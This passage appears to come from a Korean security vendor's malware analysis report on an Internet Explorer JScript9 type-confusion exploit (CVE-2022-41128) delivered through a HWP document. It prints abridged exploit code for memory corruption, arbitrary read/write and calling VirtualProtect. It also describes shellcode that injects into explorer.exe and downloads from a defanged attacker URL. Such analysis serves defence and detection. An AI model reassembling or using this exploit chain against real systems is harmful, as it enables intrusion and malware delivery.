○ 'CVE-2022-41128' 취약점은 인터넷 익스플로러 JScript9 엔진의 JIT(Just-In-Time) Compiler 최적화 과정에서 객체 타입의 혼용(Type Confusion)이 발생하는 취약점입니다.

○ 'CyberChef' 내용에 삽입된 악성 자바 스크립트는 사칙연산을 통해 난독화되어 있으며, 난독화를 해제한 스크립트는 다음과 같습니다.

○ 해당 스크립트는 먼저 JIT Compiler를 호출하여 최적화를 발생하기 위해 'j' 함수에 'false' 인자값을 넣어 40만번을 호출합니다. 이 과정에서 JIT Compiler는 정상적인 형 변환으로 변경된 'n' 변수를 정수형 배열(Int32Array)로 확인하게 됩니다.

```
- 일부 생략 -

   function j(m) {
      var n;
      n = a; // a 변수는 Int32Array 입니다.
      var o = n[0];
      - 일부 생략 -
      }

- 일부 생략 -

   for (var d = 0; d < 400000; d++) {
      var l = j(![])
   }
```

[표 4-2] 악성 자바 스크립트 코드 1

[8] CVE-2022-41128: Type confusion in Internet Explorer's JScript9 engine
[9] 정부 보고서 위장 MS워드 제로데이 취약점 상세 분석

○ 40만번의 호출 이후, 'true' 인자값을 사용해 'j' 함수를 한번 호출합니다. 인자값이 'true'일 경우에는 'n' 변수에 오브젝트(k 변수)가 할당됩니다.

○ 하지만 JIT Compiler는 40만번의 형 변환 과정을 통해 'n' 변수를 정수형 배열로 판단하며, 타입 혼용 취약점이 발생하게 됩니다.(CVE-2022-41128 취약점 발생)

○ 타입 혼용 취약점이 발생된 'n' 변수를 수정하면 'a2[137]' 배열의 데이터가 변경됩니다. 공격 코드는 a2[137] 배열의 Array Length, Array Actual Length, Buffer Length의 크기를 4096으로 변경하여 다른 배열들(a2[138], a2[139])도 접근이 가능하게 만듭니다.

○ 이후, vftable의 주소를 가져와 VirtualProtect 함수 등의 주소를 구하기 위해 사용합니다.

```
- 일부 생략 -
function j(m) {
        var n;
        n = a; // a변수는 Int32Array(350)입니다.
        var o = n[0];
        k = new Object({
          red: 1,
          yellow: "2",
          green: 3,
          d: "4",
          blue: a2[aV], // a2[137]
          black: 2,
        });

        if (m) {
                n = k; // Type Confusion이 발생합니다.
                break
                n[] = -7108 + -5057 + -22 * -553
        }

        if (m) {
                e++;
                n[4] = 4096; // Array Length를 변경합니다.
                e > 0 ? n[11] = 4096 : n[11] = 1;
                n[11] = 4096; // Array Actual Length를 변경합니다.
                if (n[11] == n[4]) {
                        n[12] = 4096; // Buffer Length를 변경합니다.
```

```
                    aH = n[0]; // vftable 주소를 가져옵니다.
                }
            }
}
- 일부 생략 -
var f = j(!![])
```

[표 4-3] 악성 자바 스크립트 코드 2

○ 디버깅을 통해 확인할 경우, 아래 그림과 같이 Array Length, Array Actual Length, Buffer Length가 4096(0x1000)으로 변경된 것을 확인할 수 있습니다.

```
0:022> dd 0ce83480
0ce83480  71728a34 078f46c0 00000000 00000005  변경 전
0ce83490  00000010 0ce834a8 0ce834a8 00000000
0ce834a0  00000000 07847cb0 00000000 00000010
0ce834b0  00000010 00000000 00000000 00000000
0ce834c0  00000000 00000000 00000000 00000000
0ce834d0  00000000 00000000 00000000 00000000
0ce834e0  00000000 00000000 00000000 00000000
0ce834f0  00000000 00000000 00000000 00000000
0:022> g
(11e4.1aec): Break instruction exception - code 80000003 (first chance)
eax=00660000 ebx=00000000 ecx=77a0abe0 edx=10088020 esi=77a0abe0 edi=77a0abe0
eip=779d4060 esp=0e9afcbc ebp=0e9afce8 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!DbgBreakPoint:
779d4060 cc              int     3
0:021> dd 0ce83480
0ce83480  71728a34 078f46c0 00000000 00000005  변경 후
0ce83490  00001000 0ce834a8 0ce834a8 00000000
0ce834a0  00000000 07847cb0 00000000 00001000
0ce834b0  00001000 00000000 00000000 00000000
0ce834c0  00000000 00000000 00000000 00000000
0ce834d0  00000000 00000000 00000000 00000000
0ce834e0  00000000 00000000 00000000 00000000
0ce834f0  00000000 00000000 00000000 00000000
```

[그림 4-2] 변경된 Array Length, Array Actual Length, Buffer Length

○ 타입 혼용 취약점을 수행한 이후, 공격자가 원하는 메모리에 접근하여 '읽기/쓰기'를 수행하기 위해 'a2[138]' 배열에 DataView 오브젝트를 할당합니다.


○ 그 다음 'a2[137]' 배열을 통하여 'a2[138]' 배열의 DataView 오브젝트 포인터의 값을 'a2[139]' 배열의 'Pointer to Array content 1,2' 위치에 저장합니다.

```
- 일부 생략 -
var aB = new ArrayBuffer(8);

var aS = new DataView(aB);
```

```
a2[138][0] = aS

- 일부 생략 -
a2[137][55] = a2[137][32] -4;
a2[137][56] = a2[137][32] - 4;
```

[표 4-4] DataView 오브젝트 세팅

○ DataView 오브젝트의 주소를 확인하고 'a2[139]' 배열의 'Pointer to Array content 1,2' 위치에 저장(DataView 오브젝트-4 주소)하여 최종적으로 DataView 오브젝트를 통해 임의의 읽기/쓰기(Arbitrary Read and Write)를 가능하게 합니다.



[그림 4-3] 임의의 읽기/쓰기 설정

○ 코드상에서는 아래의 'a[139]' 배열의 4번째 인덱스를 통하여 DataView 오브젝트의 'getUint32'와 'setUint32' 함수를 통하여 임의의 읽기/쓰기를 수행합니다.

```
- 일부 생략 -
function T(c) { // 임의의 메모리 읽기
    a2[139][4] = c;
```

```
    var b = getUint32(0,true);
    return b
}
function aT(b, c) { // 임의의 메모리 쓰기
    setUint32(a2[139][4], true);
}
```

[표 4-5] 임의 주소 읽기/쓰기 함수

○ 'a2[137]' 배열의 길이를 변경할 때 추출한 'vftable' 주소를 통해 'JScript9' 모듈의 주소를 구합니다. 'JScript9' 주소를 'import table'에서 'kernel32' 모듈의 주소를 획득하고 'kernel32' 모듈의 'export table'에서 'VirtualProtectStub' 함수의 주소를 획득합니다.

```
- 일부 생략 -
  aL = a6(aH); // JScript9 address
  aA = aj(aL, aZ); // Kernel32 address
  ao = aP(aA, aw, bc); // KERNEL32!VirtualProtectStub address
```

[표 4-6] vftable를 통한 함수 주소 획득


○ 함수의 주소를 획득한 이후, 쉘코드를 로딩시키기 위해 특정 배열에 'VirtualProtectStub' 주소와 인자 값을 설정합니다.

```
- 일부 생략 -
ar = unescape(aD); //  Shellcode 생성
az = T(bb(ar) + (-5113 + -146 * -61 + 3777 * -1)); // Shellcode 주소 획득

- 일부 생략 -
a7 = bb(a8); // a8 배열의 주소 확인


- 일부 생략 -
totallen == 7903 * -1 + -3884 * -1 + 4051 ?
```

```
(aT(a7 + (-5 * 787 + -7738 + -37 * -317), ao), // VirtualProtectStub 함수 설정
aT(a7 + (2742 + 1 * 7844 + 2 * -5263), az)) // Shellcode 주소 설정
- 일부 생략 -
(aT(a7 + (7433 + 4759 + -12128) … // Shellcode+1 주소 설정
aT(a7 + (-1 * -4161 + 133 * -17 … // Shellcode 길이 설정
aT(a7 + (-667 * -5 + 525 * -17 … // PAGE_EXECUTE_READWRITE 설정
(aT(a7 + (6518 + 3365 + -1401 * 7), a7 … // lpflOldProtect 설정
```

[표 4-7] VirtualProtect 함수 인자 값 배열 설정

○ 아래의 그림은 위의 코드에서 'VirtualProtectStub' 주소와 인자 값을 설정한 'a8' 배열을 확인한 내용입니다.



[그림 4-4] VirtualProtect 인자 값 배열

○ 공격 코드에서는 'VirtualProtectStub' 함수 실행 및 쉘 코드를 실행하기 위해 자바스크립트 함수의 주소를 공격자가 원하는 함수의 주소로 변경하고 'a8' 배열을 인자 값으로 설정하는 방법을 사용합니다.

○ 먼저 변경할 스크립트 함수의 오브젝트를 획득합니다. 스크립트 함수 오브젝트의 0xc 오프셋에서 임의의 읽기를 통해 주소를 획득합니다. 해당 주소를 획득하는 이유는 함수를 호출 할 때에 'JavascriptFunction::CallFunction' 함수에서 해당 주소에 있는 데이터가 실행되기 때문입니다.

```
- 일부 생략 -
var ak = bb(aX);

i = T(ak + (4)) + (12) // *(Function Object + 4)+C
```


[표 4-8] 스크립트 함수 오브젝트 주소 획득

○ 변경할 주소는 'jscript9!Js::RecyclableMethodsGroupWalker::Sort+0x18' 입니다. 해당 주소의 코드는 0x14 만큼의 스택 공간을 정리하고 리턴하는 코드입니다.

```
jscript9!Js::RecyclableMethodsGroupWalker::Sort+0x18
6a02ca65 83c414          add     esp,14h
6a02ca68 c3              ret
6a02ca69 cc              int     3
6a02ca6a cc              int     3
6a02ca6b cc              int     3
6a02ca6c cc              int     3
6a02ca6d cc              int     3
6a02ca6e cc              int     3
```

[그림 4-5] VirtualProtect 함수를 호출하기 위한 코드

○ 위 과정을 통해 스크립트 함수의 0xC 오프셋 데이터를 'jscript9!Js::RecyclableMethodsGroupWalker::Sort+0x18' 주소로 변경하면 아래 그림과 같이 데이터가 변경됩니다.




[그림 4-6] 변경된 0xC 오프셋의 주소

○ 아래의 코드로 변경된 'aX' 함수에 인자값으로 'a8' 배열(VirtualProtect 주소와 인자 값 세팅)을 넣어 실행합니다.

```
- 일부 생략 -
aX(0x21212121, a8[0], a8[1], a8[2], a8[3], a8[4], a8[5], a8[6], 0x2121
0x21212121)
```

[표 4-9] VirtualProtect 인자 값 설정 및 변경된 aX 함수 호출


○ 'aX' 함수가 호출될 경우, 변경된 'jscript9!Js::RecyclableMethodsGroupWalker::Sort+0x18' 함수가 호출되며, 최종적으로 'VirtualProtect' 함수를 통하여 쉘코드에 권한을 부여하고 실행합니다.



[그림 4-7] VirtualProtect 함수 실행 및 쉘코드 호출 과정

4.3. 쉘코드 분석 (Shellcode Analysis)


○ 쉘코드가 실행되면 먼저 'GetModuleHandleA' 함수를 통해 'hwp.exe' 프로세스의 핸들을 획득합니다.



[그림 4-8] 'hwp.exe' 프로세스 핸들 획득

○ Hwp.exe 프로세스의 핸들을 획득한 후, 'HncGetError' 함수의 주소를 식별하고 'VirtualProtect' 함수를 사용하여 해당 주소에 'PAGE_EXECUTE_READWRITE' 권한을 할당합니다.


○ 다음으로 'HncGetError' 함수의 호출 코드를 '0x90C3C033'으로 수정하여 함수 호출을 방해합니다. 마지막으로 'VirtualProtect' 함수를 통해 할당된 권한을 원래대로 되돌립니다.



[그림 4-9] HncGetError 함수 호출 코드 변경


○ 다음으로 쉘코드는 Explorer.exe 프로세스의 핸들을 획득하고 'IsWow64Process' 함수를 통해 64비트인 Explorer.exe 프로세스가 32비트 호환모드(Wow64)로 실행될 수 있는지 확인합니다.

○ 이는 차후 "Heaven's Gate (천국의 문)" 기법을 사용하기 위해서 확인하는 중요한 단계입니다.




[그림 4-10] Explorer.exe 프로세스 32비트 호환성 확인

○ 쉘코드는 'VirtualAllocEX' 함수를 통하여 'PAGE_EXECUTE_READWRITE' 권한의 메모리 영역을 Explorer.exe 프로세스에 할당합니다. 이후에는 'WriteProcessMemory' 함수를 통하여 64비트 쉘코드를 이전에 할당한 메모리 공간에 주입합니다.



[그림 4-11] Explorer.exe 프로세스에 주입된 쉘코드


○ 32비트의 쉘코드에서 64비트 Explorer.exe 프로세스의 주입된 쉘코드를 실행하기 위해서는 "Heaven's Gate (천국의 문)" 기법이 사용됩니다. 아래 사진에 'ret far' 명령어와 인자값 0x33이 키워드입니다.[10] 'ret far 0x33' 명령어는 서브루틴에서 반환할 때 64비트 모드로의 전환을 시도합니다. (0x33값은 64비트 코드 세그먼트의 세그먼트 셀렉터)



[그림 4-12] Heaven's Gate 디버깅 화면

○ Heaven's Gate 기법이 수행되면 아래의 코드들이 64비트의 코드로 변환되는 것을 확인할 수 있습니다. 참고로 "Heaven's Gate"란 32비트 프로세스 모드에서 64비트 코드를 실행(0x0033)하거나, 64비트 프로세스 모드에서 32비트 코드를 실행(0x0023)하는 기술입니다. 이와 관련된 분석 사례가 다수 존재합니다.[11]

[10] Knockin' on Heaven's Gate - Dynamic Processor Mode Switching
[11] Analysis of Heaven's Gate Part1 / Analysis of Heaven's Gate Part 2




[그림 4-13] 64비트 변환 모습

○ 쉘코드는 64비트로 변환된 상태에서 'RtlCreateUserThread' 함수를 실행하여 Explorer.exe 프로세스에 주입된 쉘코드를 실행합니다.

[그림 4-14] RtlCreateUserThread를 통한 쉘코드 실행

○ Explorer.exe 프로세스에 주입된 쉘코드가 실행되면 최종적으로 'URLOpenBlockingStreamW' 함수를 통해 'http://nav.offlinedocument[.]site/starting/press/without' URL 주소에서 비동기식으로 스트림 다운로드 시도를 합니다.




[그림 4-15] Explorer.exe 프로세스 쉘코드 실행

4.4. '천국의 문' 탐지 (Heaven's Gate Detection)

○ Genian EDR은 단말(Endpoint)에서 발생하는 보안 위협을 빠르게 탐지해 추가 분석 및 대응을 수행할 수 있도록 설계된 '단말 이상행위 탐지 및 대응 솔루션' 입니다. 분석가의 심층 분석 지원 역할 뿐만 아니라, EDR 기반 가시성 분석을 통한 빠른 보안 정책 수립도 가능합니다.

